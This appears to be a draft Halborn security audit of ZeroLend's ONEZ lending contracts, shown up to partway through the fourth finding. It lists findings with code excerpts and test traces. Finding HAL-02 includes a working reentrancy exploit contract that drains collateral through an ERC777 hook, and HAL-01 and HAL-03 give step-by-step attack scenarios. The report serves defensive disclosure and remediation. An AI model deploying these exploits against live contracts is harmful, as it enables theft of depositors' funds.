// HALBORN

DRAFT

ZeroLend - ONEZ Token

Smart Contract Security Assessment

Prepared by: **Halborn**

Date of Engagement: **January 2nd, 2024 - January 22nd, 2024**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE
0.1	Document Creation	01/02/2024
0.2	Document Updates	01/21/2024
0.3	Draft Review	01/22/2024
0.4	Draft Review	01/24/2024

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

ZeroLend is a lending protocol with a native stable-coin called ONEZ Token built on zkSync.

ZeroLend engaged Halborn to conduct a security assessment on their smart contracts beginning on January 2nd, 2024 and ending on January 22nd, 2024. The security assessment was scoped to the smart contracts provided in the following GitHub repositories:

- zerolend/prisma-fork.

1.2 ASSESSMENT SUMMARY

The team at Halborn was provided 3 weeks for the engagement and assigned a full-time security engineer to verify the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some security risks that should be addressed by the ZeroLend team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard

to the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment. (Foundry)

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

1. IN-SCOPE TREE & COMMIT :

The security assessment was scoped to the following smart contracts on the fork branch:

- BorrowerOperations.sol
- DebtTokenOnezProxy.sol
- Factory.sol
- FeeReceiver.sol
- GasPool.sol
- LiquidationManager.sol
- MultiCollateralHintHelpers.sol
- MultiTroveGetter.sol
- ONEZ.sol
- PrismaCore.sol
- SortedTroves.sol
- StabilityPool.sol
- TroveManager.sol
- PrismaToken.sol
- TokenLocker.sol
- IncentiveVoting.sol
- PrismaVault.sol
- TroveManagerGetters.sol
- WrappedLendingCollateral.sol
- ERC20Delegate.sol
- WETHDelegate.sol
- PriceFeed.sol

Commit ID: 1848bfafcf7989255bfb5321d02c5421c0ddcce6

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
3	1	2	6	1

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
(HAL-01) USER CAN AVOID LIQUIDATIONS BY OPENING THE FIRST TROVE AND BORROWING UP TO THE COLLATERAL DEBT LIMIT	Critical (10)	-
(HAL-02) REENTRANCY IN UPDATETROVEFROMADJUSTMENT CAN BE EXPLOITED TO DRAIN THE TROVEMANAGER CONTRACT	Critical (10)	-
(HAL-03) BROKEN PROTOCOL INVARIANT: TOTAL COLLATERAL RATIO DECREASES AFTER CERTAIN EDGE CASE REDEMPTIONS	Critical (10)	-
(HAL-04) BROKEN PROTOCOL INVARIANT: TROVES ARE NOT CORRECTLY SORTED BASED ON THEIR NICR UNDER SOME EDGE CONDITIONS	High (7.5)	-
(HAL-05) PROTOCOL IS HIGHLY UNSTABLE UNDER SOME CONDITIONS	Medium (5.0)	-
(HAL-06) CHAINLINK PRICEFEED.GETROUNDDATA(LASTROUNDID - 1) COULD RETURN A FALSE OR BROKEN ANSWER, TRIGGERING THE PRIMARY ORACLE BROKEN PATH	Medium (5.0)	-
(HAL-07) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS	Low (2.5)	-
(HAL-08) TOKENS WITH NON-18 DECIMALS ARE NOT SUPPORTED	Low (2.5)	-
(HAL-09) LIQUIDATIONS ROUND IN FAVOR OF TROVES, AGAINST THE STABILITY POOL	Low (2.5)	-
(HAL-10) DANGEROUS INT256 CASTING TO UINT256	Low (2.5)	-
(HAL-11) USE THE PROXY PATTERN AT THE EARLY STAGE OF THE PROTOCOL	Low (2.5)	-
(HAL-12) COLLATERALGAINSBYDEPOSITOR ARE LIMITED TO TYPE(UINT80).MAX	Low (2.5)	-

(HAL-13) UNOPTIMIZED LOOPS	Informational (0.0)	-

FINDINGS & TECH DETAILS

4.1 (HAL-01) USER CAN AVOID LIQUIDATIONS BY OPENING THE FIRST TROVE AND BORROWING UP TO THE COLLATERAL DEBT LIMIT - CRITICAL(10)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

The LiquidationManager contract implements the functions liquidateTroves() and batchLiquidateTroves():

Listing 1: LiquidationManager.sol (Lines 169,198,199,200,201,202,250,251,252,253)

```
134 /**
135     @notice Liquidate a sequence of troves
136     @dev Iterates through troves starting with the lowest ICR
137     @param maxTrovesToLiquidate The maximum number of troves to
 ↳ liquidate
138     @param maxICR Maximum ICR to liquidate. Should be set to MCR
 ↳ if the system
139                   is not in recovery mode, to minimize gas costs
 ↳ for this call.
140  */
141 function liquidateTroves(
142     ITroveManager troveManager,
143     uint256 maxTrovesToLiquidate,
144     uint256 maxICR
145 ) external {
146     require(
147         _enabledTroveManagers[troveManager],
148         "TroveManager not approved"
149     );
150     IStabilityPool stabilityPoolCached = stabilityPool;
151
152     troveManager.updateBalances();
```

```
153
154     ISortedTroves sortedTrovesCached = ISortedTroves(
155         troveManager.sortedTroves()
156     );
157
158     LiquidationValues memory singleLiquidation;
159     LiquidationTotals memory totals;
160     TroveManagerValues memory troveManagerValues;
161
162     uint256 trovesRemaining = maxTrovesToLiquidate;
163     uint256 troveCount = troveManager.getTroveOwnersCount();
164     troveManagerValues.price = troveManager.fetchPrice();
165     troveManagerValues.sunsetting = troveManager.sunsetting();
166     troveManagerValues.MCR = troveManager.MCR();
167     uint debtInStabPool = stabilityPoolCached.
 ↳ getTotalDebtTokenDeposits();
168
169     while (trovesRemaining > 0 && troveCount > 1) {
170         address account = sortedTrovesCached.getLast();
171         uint ICR = troveManager.getCurrentICR(
172             account,
173             troveManagerValues.price
174         );
175         if (ICR > maxICR) {
176             // set to 0 to ensure the next if block evaluates
 ↳ false
177             trovesRemaining = 0;
178             break;
179         }
180         if (ICR <= _100pct) {
181             singleLiquidation = _liquidateWithoutSP(troveManager,
 ↳ account);
182             _applyLiquidationValuesToTotals(totals,
 ↳ singleLiquidation);
183         } else if (ICR < troveManagerValues.MCR) {
184             singleLiquidation = _liquidateNormalMode(
185                 troveManager,
186                 account,
187                 debtInStabPool,
188                 troveManagerValues.sunsetting
189             );
190             debtInStabPool -= singleLiquidation.debtToOffset;
191             _applyLiquidationValuesToTotals(totals,
 ↳ singleLiquidation);
```

```
192         } else break; // break if the loop reaches a Trove with
 ↳ ICR >= MCR
193         unchecked {
194             --trovesRemaining;
195             --troveCount;
196         }
197     }
198     if (
199         trovesRemaining > 0 &&
200         !troveManagerValues.sunsetting &&
201         troveCount > 1
202     ) {
203         (uint entireSystemColl, uint entireSystemDebt) =
 ↳ borrowerOperations
204             .getGlobalSystemBalances();
205         entireSystemColl -=
206             totals.totalCollToSendToSP *
207             troveManagerValues.price;
208         entireSystemDebt -= totals.totalDebtToOffset;
209         address nextAccount = sortedTrovesCached.getLast();
210         ITroveManager _troveManager = troveManager; //stack too
 ↳ deep workaround
211         while (trovesRemaining > 0 && troveCount > 1) {
212             uint ICR = troveManager.getCurrentICR(
213                 nextAccount,
214                 troveManagerValues.price
215             );
216             if (ICR > maxICR) break;
217             unchecked {
218                 --trovesRemaining;
219             }
220             address account = nextAccount;
221             nextAccount = sortedTrovesCached.getPrev(account);
222
223             uint256 TCR = PrismaMath._computeCR(
224                 entireSystemColl,
225                 entireSystemDebt
226             );
227             if (TCR >= CCR || ICR >= TCR) break;
228
229             singleLiquidation = _tryLiquidateWithCap(
230                 _troveManager,
231                 account,
232                 debtInStabPool,
```

```
233                 troveManagerValues.MCR,
234                 troveManagerValues.price
235             );
236             if (singleLiquidation.debtToOffset == 0) continue;
237             debtInStabPool -= singleLiquidation.debtToOffset;
238             entireSystemColl -=
239                 (singleLiquidation.collToSendToSP +
240                     singleLiquidation.collSurplus) *
241                 troveManagerValues.price;
242             entireSystemDebt -= singleLiquidation.debtToOffset;
243             _applyLiquidationValuesToTotals(totals,
 ↳ singleLiquidation);
244             unchecked {
245                 --troveCount;
246             }
247         }
248     }
249
250     require(
251         totals.totalDebtInSequence > 0,
252         "TroveManager: nothing to liquidate"
253     );
254     if (totals.totalDebtToOffset > 0 || totals.totalCollToSendToSP
 ↳  > 0) {
255         // Move liquidated collateral and Debt to the appropriate
 ↳ pools
256         stabilityPoolCached.offset(
257             troveManager.collateralToken(),
258             totals.totalDebtToOffset,
259             totals.totalCollToSendToSP
260         );
261         troveManager.decreaseDebtAndSendCollateral(
262             address(stabilityPoolCached),
263             totals.totalDebtToOffset,
264             totals.totalCollToSendToSP
265         );
266     }
267     troveManager.finalizeLiquidation(
268         msg.sender,
269         totals.totalDebtToRedistribute,
270         totals.totalCollToRedistribute,
271         totals.totalCollSurplus,
272         totals.totalDebtGasCompensation,
273         totals.totalCollGasCompensation
```

```
274     );
275
276     emit Liquidation(
277         totals.totalDebtInSequence,
278         totals.totalCollInSequence -
279             totals.totalCollGasCompensation -
280             totals.totalCollSurplus,
281         totals.totalCollGasCompensation,
282         totals.totalDebtGasCompensation
283     );
284 }
```

However, due to the `&& troveCount > 1` the liquidations do not work correctly when there is a single trove opened. Consequently, a user would be able to avoid being liquidated by:

1. Opening a trove and borrowing ONEZ tokens up to the Collateral debt limit.
2. Any calls to the `LiquidationManager.liquidate()` function to liquidate this trove would revert with the `TroveManager: nothing to liquidate` error.

Proof of Concept:

In the test below, the `maxDebt` allowed per collateral is `10.000.000`.

```
  -> User 0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90 opened a trove. Collateral: WETH,  Collateral amount: 10000000000000000000000,  Collateral debt: 995022000000000000000000 <-
  -> User 0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B opened a trove. Collateral: USDT,  Collateral amount: 10000000000000000000000000,  Collateral debt: 995022000000000000000000 <-
  ITroveManager(contract_Factory.troveManagers(0)).getCurrentICR(user1, 2261005200000000000000) -> 2261009473307904551

< contract_PriceFeed.alterPrice(contract_WrappedLendingCollateralWETH, 2500) >
  ITroveManager(contract_Factory.troveManagers(0)).getCurrentICR(user1, 5652513000000000000) -> 565252366176091944

USER2(0x88C0e901bd1fd1a77BdA342f0d2210fDC71Cef6B) CALLS < contract_LiquidationManager.liquidate(ITroveManager(contract_Factory.troveManagers(0)), user1) >

  └─ [50788] LiquidationManager::liquidate(TroveManager: [0x44c8AF20A00Bf14DcFf280F30ef9bF288b3Bb38A], 0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90)
     ├─ [748] TroveManager::getTroveStatus(0xE6b3367318C5e11a6eED3Cd0D850eC06A02E9b90) [staticcall]
     │  └─ ← 1
     ├─ [30668] TroveManager::updateBalances()
     │  └─ ← ()
     ├─ [2350] StabilityPool::getTotalDebtTokenDeposits() [staticcall]
     │  └─ ← 0
     ├─ [3015] TroveManager::fetchPrice()
     │  ├─ [2050] PriceFeed::fetchPrice(WrappedLendingCollateral: [0x7bE4Fb01a713eC860e06676337C1fa0527A3a170])
     │  │  └─ ← 5652513000000000000 [5.652e20]
     │  └─ ← 5652513000000000000 [5.652e20]
     ├─ [489] TroveManager::sunsetting() [staticcall]
     │  └─ ← false
     ├─ [429] TroveManager::MCR() [staticcall]
     │  └─ ← 1200000000000000000 [1.2e18]
     ├─ [383] TroveManager::getTroveOwnersCount() [staticcall]
     │  └─ ← 1
     ├─ emit DebugUint(a: "troveCount", b: 1)
     ├─ emit DebugUint(a: "length", b: 1)
     └─ ← revert: TroveManager: nothing to liquidate
  └─ ← revert: TroveManager: nothing to liquidate
```

BVSS:

AO:A/AC:M/AX:L/C:N/I:C/A:N/D:C/Y:C/R:N/S:U (10)

Recommendation:

It is recommended to update the `openTrove()` function logic so it is not possible to open any trove that borrows the collateral debt limit. Instead, the function should enforce that the maximum amount that can be borrowed is `Collateral debt limit - minNetDebt - gasCompensation`.

4.2 (HAL-02) REENTRANCY IN UPDATETROVEFROMADJUSTMENT CAN BE EXPLOITED TO DRAIN THE TROVEMANAGER CONTRACT - CRITICAL(10)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

Across the whole code-base, the nonReentrant modifier is never used. Moreover, the check-effects-interactions pattern is not always respected in the code. Consequently, the function TroveManager.updateTroveFromAdjustment() is susceptible to a reentrancy exploitation:

Listing 2: TroveManager.sol (Lines 1284,1291)

```
1241 function updateTroveFromAdjustment(
1242     bool _isRecoveryMode,
1243     bool _isDebtIncrease,
1244     uint256 _debtChange,
1245     uint256 _netDebtChange,
1246     bool _isCollIncrease,
1247     uint256 _collChange,
1248     address _upperHint,
1249     address _lowerHint,
1250     address _borrower,
1251     address _receiver
1252 ) external returns (uint256, uint256, uint256) {
1253     _requireCallerIsBO();
1254     if (_isCollIncrease || _isDebtIncrease) {
1255         require(!paused, "Collateral Paused");
1256         require(!sunsetting, "Cannot increase while sunsetting");
1257     }
1258
1259     Trove storage t = Troves[_borrower];
1260     require(t.status == Status.active, "Trove closed or does not
 ↳ exist");
```

```
261
262     uint256 newDebt = t.debt;
263     if (_debtChange > 0) {
264         if (_isDebtIncrease) {
265             newDebt = newDebt + _netDebtChange;
266             if (!_isRecoveryMode)
267                 _updateMintVolume(_borrower, _netDebtChange);
268             _increaseDebt(_receiver, _netDebtChange, _debtChange);
269         } else {
270             newDebt = newDebt - _netDebtChange;
271             _decreaseDebt(_receiver, _debtChange);
272         }
273         t.debt = newDebt;
274     }
275
276     uint256 newColl = t.coll;
277     if (_collChange > 0) {
278         if (_isCollIncrease) {
279             newColl = newColl + _collChange;
280             totalActiveCollateral = totalActiveCollateral +
 ↳ _collChange;
281             // trust that BorrowerOperations sent the collateral
282         } else {
283             newColl = newColl - _collChange;
284             _sendCollateral(_receiver, _collChange);
285         }
286         t.coll = newColl;
287     }
288
289     uint256 newNICR = PrismaMath._computeNominalCR(newColl,
 ↳ newDebt);
290     sortedTroves.reInsert(_borrower, newNICR, _upperHint,
 ↳ _lowerHint);
291     uint256 newStake = _updateStakeAndTotalStakes(t);
292     emit TroveUpdated(
293         _borrower,
294         newDebt,
295         newColl,
296         newStake,
297         TroveManagerOperation.adjust
298     );
299
300     return (newColl, newDebt, newStake);
301 }
```

In this case, if the token used as collateral is an ERC777 token or a token with any type of on-transfer hooks, the contract could be drained through reentrancy as the _updateStakeAndTotalStakes() function that updates the different state variables is called after the external call: _sendCollateral(_receiver, _collChange);

Proof of Concept:

In the proof of concept below, the Flux token was used as collateral. This token is an ERC777 token.

Moreover, the following contract was implemented in order to test/exploit the reentrancy:

Listing 3: ReentrancyCaller.sol (Line 73)

```
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 import {IBorrowerOperations} from "@source/interfaces/
↳ IBorrowerOperations.sol";
5 import {IFactory} from "@source/interfaces/IFactory.sol";
6 // Dependencies
7 import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.
↳ sol";
8 import {IERC20Metadata} from "@openzeppelin/contracts/token/ERC20/
↳ extensions/IERC20Metadata.sol";
9 import {IERC721} from "@openzeppelin/contracts/token/ERC721/
↳ IERC721.sol";
10 import {IAggregatorV3} from "../interfaces/IAggregatorV3.sol";
11 import {IERC1820Registry} from "../interfaces/IERC1820Registry.sol
↳ ";
12 import {ITroveManager} from "@source/interfaces/ITroveManager.sol"
↳ ;
13 import "@openzeppelin/contracts/utils/Strings.sol";
14
15 contract ReentrancyCaller {
16
17     using Strings for *;
18
19     // Core contracts
20     IBorrowerOperations public contract_BorrowerOperations;
```

```
21      IFactory public contract_Factory;
22      IERC20 public contract_FLUX = IERC20(0
↳ x469eDA64aEd3A3Ad6f868c44564291aA415cB1d9);
23      IAggregatorV3 public contract_PriceFeed_FLUX = IAggregatorV3(0
↳ xAed0c38402a5d19df6E4c03F4E2DceD6e29c1ee9); // DAI Price feed as a
↳  mock
24
25      // Needed constants to accept ERC777 tokens in deposit
26      IERC1820Registry constant private _erc1820 = // See EIP1820
27          IERC1820Registry(0
↳ x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
28      bytes32 constant private TOKENS_RECIPIENT_INTERFACE_HASH = //
↳ See EIP777
29          keccak256("ERC777TokensRecipient");
30      uint256 public totalWithdrawn;
31
32      event debugTrace(string a, uint256 b);
33
34      constructor (IBorrowerOperations _bo, IFactory _fa){
35          // Register as a token receiver
36          _erc1820.setInterfaceImplementer(
37              address(this),
38              TOKENS_RECIPIENT_INTERFACE_HASH,
39              address(this)
40          );
41          contract_BorrowerOperations = _bo;
42          contract_Factory = _fa;
43          contract_FLUX.approve(address(contract_BorrowerOperations)
↳ , type(uint256).max);
44      }
45
46      function openTrove() public {
47          contract_BorrowerOperations.openTrove(
48              address(ITroveManager(contract_Factory.troveManagers
↳ (3))),
49              address(this),
50              1e18,
51              10000e18,
52              300e18,
53              address(0),
54              address(0)
55          );
56      }
57
```


```
58      function withdrawColl() public {
59          contract_BorrowerOperations.withdrawColl(address(
↳ ITroveManager(contract_Factory.troveManagers(3))), address(this),
↳ 2000e18, address(0), address(0));
60      }
61
62      function tokensReceived(
63          address operator,
64          address from,
65          address to,
66          uint amount,
67          bytes memory userData,
68          bytes memory operatorData
69      ) public {
70          while(totalWithdrawn < 20000e18) {
71              totalWithdrawn = totalWithdrawn + 2000e18;
72              emit debugTrace("totalWithdrawn", totalWithdrawn);
73              contract_BorrowerOperations.withdrawColl(address(
↳ ITroveManager(contract_Factory.troveManagers(3))), address(this),
↳ 2000e18, address(0), address(0));
74          }
75      }
76  }
```

- In this test user1 (victim) opens a trove with 100000 Flux tokens as collateral.
- The user2 (attacker), through the ReentrancyCaller contract, opens a trove with 10000 Flux tokens as collateral and then exploits the reentrancy, by calling BorrowerOperations.withdrawColl() which internally calls the TroveManager._updateStakeAndTotalStakes() function:

Listing 4: ReentrancyCaller.sol (Line 73)

```
62 function tokensReceived(
63     address operator,
64     address from,
65     address to,
66     uint amount,
67     bytes memory userData,
68     bytes memory operatorData
```

```
69 ) public {
70     while(totalWithdrawn < 20000e18) {
71         totalWithdrawn = totalWithdrawn + 2000e18;
72         emit debugTrace("totalWithdrawn", totalWithdrawn);
73         contract_BorrowerOperations.withdrawColl(address(
↳ ITroveManager(contract_Factory.troveManagers(3))), address(this),
↳ 2000e18, address(0), address(0));
74     }
75 }
```



Notice in the image above how the ReentrancyCaller contract has now 22,000 Flux tokens while its initial deposit was of 10000 only. This is because the restriction that was added in the tokensReceived() hook: while(totalWithdrawn < 20000e18). Although, it would be possible to drain the contract further as long as the TCR >= CCR invariant is respected.

BVSS:

AO:A/AC:L/AX:L/C:N/I:C/A:N/D:C/Y:N/R:N/S:U (10)

Recommendation:


It is recommended to update the TroveManager._updateStakeAndTotalStakes () function so it follows the check-effects-interactions pattern. This can be achieved by calling _sendCollateral(_receiver, _collChange); as the last step in the function.

4.3 (HAL-03) BROKEN PROTOCOL INVARIANT: TOTAL COLLATERAL RATIO DECREASES AFTER CERTAIN EDGE CASE REDEMPTIONS - CRITICAL(10)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

As per the ZeroLend and Prisma Finance documentation:


Redemptions effect on vaults

If a vault is redeemed against, it does not suffer a net loss. However, its collateral exposure will decrease. The vault's collateral ratio will also improve after a redemption.

Although, after an extensive fuzzing session, it was determined that under some specific conditions, a redemption could actually decrease the total collateral ratio of the protocol.

What could trigger this issue?

1. A big discrepancy between the totalActiveDebt state variable and the sum of all the debts of the users in the Troves.
2. A big redemption that liquidates multiple users.

How can the first point be achieved? By liquidating Troves with an ICR lower than 100% (bad debt) as this bad debt would be absorbed by all the active Troves.

Consequently, under this scenario, a malicious user could:

1. Purchase on any external market a big amount of ONEZ tokens.
2. Execute a very high redemption to decrease the total collateral ratio to a value lower than 150%. The lower that this value is the

more Troves he will be able to liquidate before reaching back the 150% TCR.
3. As the protocol would be in Recovery Mode with a TCR lower than 150%, this user could liquidate all the Troves below a 150% ICR getting massive profits from it.
4. Points 2 and 3 could be done atomically within a smart contract to prevent being front-run.

Proof of Concept:

1. A single USDT trove is opened: `_openTrove(user1, address(contract_USDT), 154000e6, 100000e18);`
2. 50 WETH troves are opened as: `_openTrove(_user, address(contract_WETH), 115e15, 200e18);`
3. Price of WETH drops by 25%.
4. `totalActiveDebt` state variable = 10550000000000000000000
   `totalActiveDebtWETHSum` = 10556069903158295281550
5. 25 of the 50 users are liquidated by the `user1`.
6. After the liquidation, notice the big discrepancy between the `totalActiveDebt` state variable and the sum of all the debts of the users in the Troves:
   `totalActiveDebt` state variable = 5278034951579147640807
   `totalActiveDebtWETHSum` = 10556069903158295281525
7. 50 new WETH troves are opened: `_openTrove(_user, address(contract_WETH), 10e18, 800e18);`
8. Current TCR is 6.663774344982328516.
9. 2000 ONEZ tokens are redeemed.
10. TCR is now 6.524613677268518895

```
  contract_BorrowerOperations.getTCR() -> 6663774344982328516
  contract_ONEZ.balanceOf(user1) -> 2250000000000000000000
  contract_WETH.balanceOf(user1) -> 0

USER1(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < ITroveManager(contract_Factory.troveManagers(0)).redeemCollateral(2000e18, firstRedemptionHint, address(0), address(0), partialRedemptionHintNICR, 0, 1e18) >
  contract_BorrowerOperations.getTCR() -> 6524613677268518895
```

Debug with the State Fuzzer:

In order to see this issue being triggered with the full call trace in the state fuzzer, run the following command:

Listing 5

```
export FUZZ_ENTROPY=$(echo -n 16371);forge test -vvvv --match-
↳ contract Fuzzer --match-test test_all_properties
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:C/A:N/D:H/Y:N/R:N/S:U (10)

Recommendation:

It is recommended to add a check in the `redeemCollateral()` function that enforces that the TCR is never decreased after a redemption.

4.4 (HAL-04) BROKEN PROTOCOL INVARIANT: TROVES ARE NOT CORRECTLY SORTED BASED ON THEIR NICR UNDER SOME EDGE CONDITIONS - HIGH (7.5)

Commit IDs affected:
- 1848bfafcf7989255bfb5321d02c5421c0ddcce6

Description:

The ZeroLend protocol implements the SortedTroves contract which is a sorted double linked list with nodes sorted in descending order. Nodes map to active troves in the system - the ID property is the address of a Trove owner. Nodes are ordered according to their current NICR.

After executing an extensive fuzzing session, it was found that it is possible that this linked list is not properly sorted. This issue can occur if there are 2 nodes/users with very similar NICRs and collateral is withdrawn by another user.

For example by looking at the logs of the fuzz run that triggered this invariant:

1. NICRs before calling withdrawColl():

Listing 6: (Lines 5,6)

```
1 WETHSortedTrove;User(0xfcdb1e39c4982ee65e9f502486503eabe8a2df89);
↳ NICR(2292756480044893330)
2 WETHSortedTrove;User(0x51008f0f21a469959507892f211e16b46fd8ec34);
↳ NICR(695953560745480721)
3 WETHSortedTrove;User(0x76f3da1cf85dd2c12e7213e8c5ec08c94502e117);
↳ NICR(636178321901083631)
4 WETHSortedTrove;User(0x389b6cb8ecbf689c70703e7a9000ab11d83195bf);
↳ NICR(559008365136228750)
5 WETHSortedTrove;User(0x071150dbd19cf2b2dd3ed0b4e8fdb6a36a058c14);
```

```
↳ NICR(496569144987246351)
6 WETHSortedTrove;User(0x38e027174013111b8bd9df4c039c4156a27a5589);
↳ NICR(496548040604279332)
7 WETHSortedTrove;User(0x50bd489ffdf92a7a8611ab09c34b9bc4a6ebd9f0);
↳ NICR(478530693732039772)
8 WETHSortedTrove;User(0xff90160010fe3d1ad4aa03a11b1f22fd72e125ff);
↳ NICR(294967644981357053)
9 WETHSortedTrove;User(0x57ddf93cac60eb6bd39c90cb79a381c5897dd54a);
↳ NICR(242827791760909684)
10 WETHSortedTrove;User(0xdea148eec9a1b1ff2177687baa1c4ed4cca2d7c6);
↳ NICR(239300265376194854)
11 WETHSortedTrove;User(0x12f522e5547d41771f20cd2c6d4cf0c9e434e8a4);
↳ NICR(228357128021198613)
12 WETHSortedTrove;User(0x742bcc1d96e1a9559b5054f75a9dedd190563f66);
↳ NICR(175256582538475095)
13 WETHSortedTrove;User(0xd75dfa5641637da0826003688dbe17c1f8d6f29d);
↳ NICR(146491052866053969)
14 WETHSortedTrove;User(0x181bb93c9f753e5bad427f27050c1b393a9e6a41);
↳ NICR(144064767978954037)
15 WETHSortedTrove;User(0xf8ec4477126b792162218356e8b113d76d988d25);
↳ NICR(126162311794982615)
16 WETHSortedTrove;User(0xb65c60441d8218dae86e0ad33f617742d9041b3f);
↳ NICR(121038139829349491)
17 WETHSortedTrove;User(0x4c47a4ddfec2201f680d62b27d9b75ab0b018366);
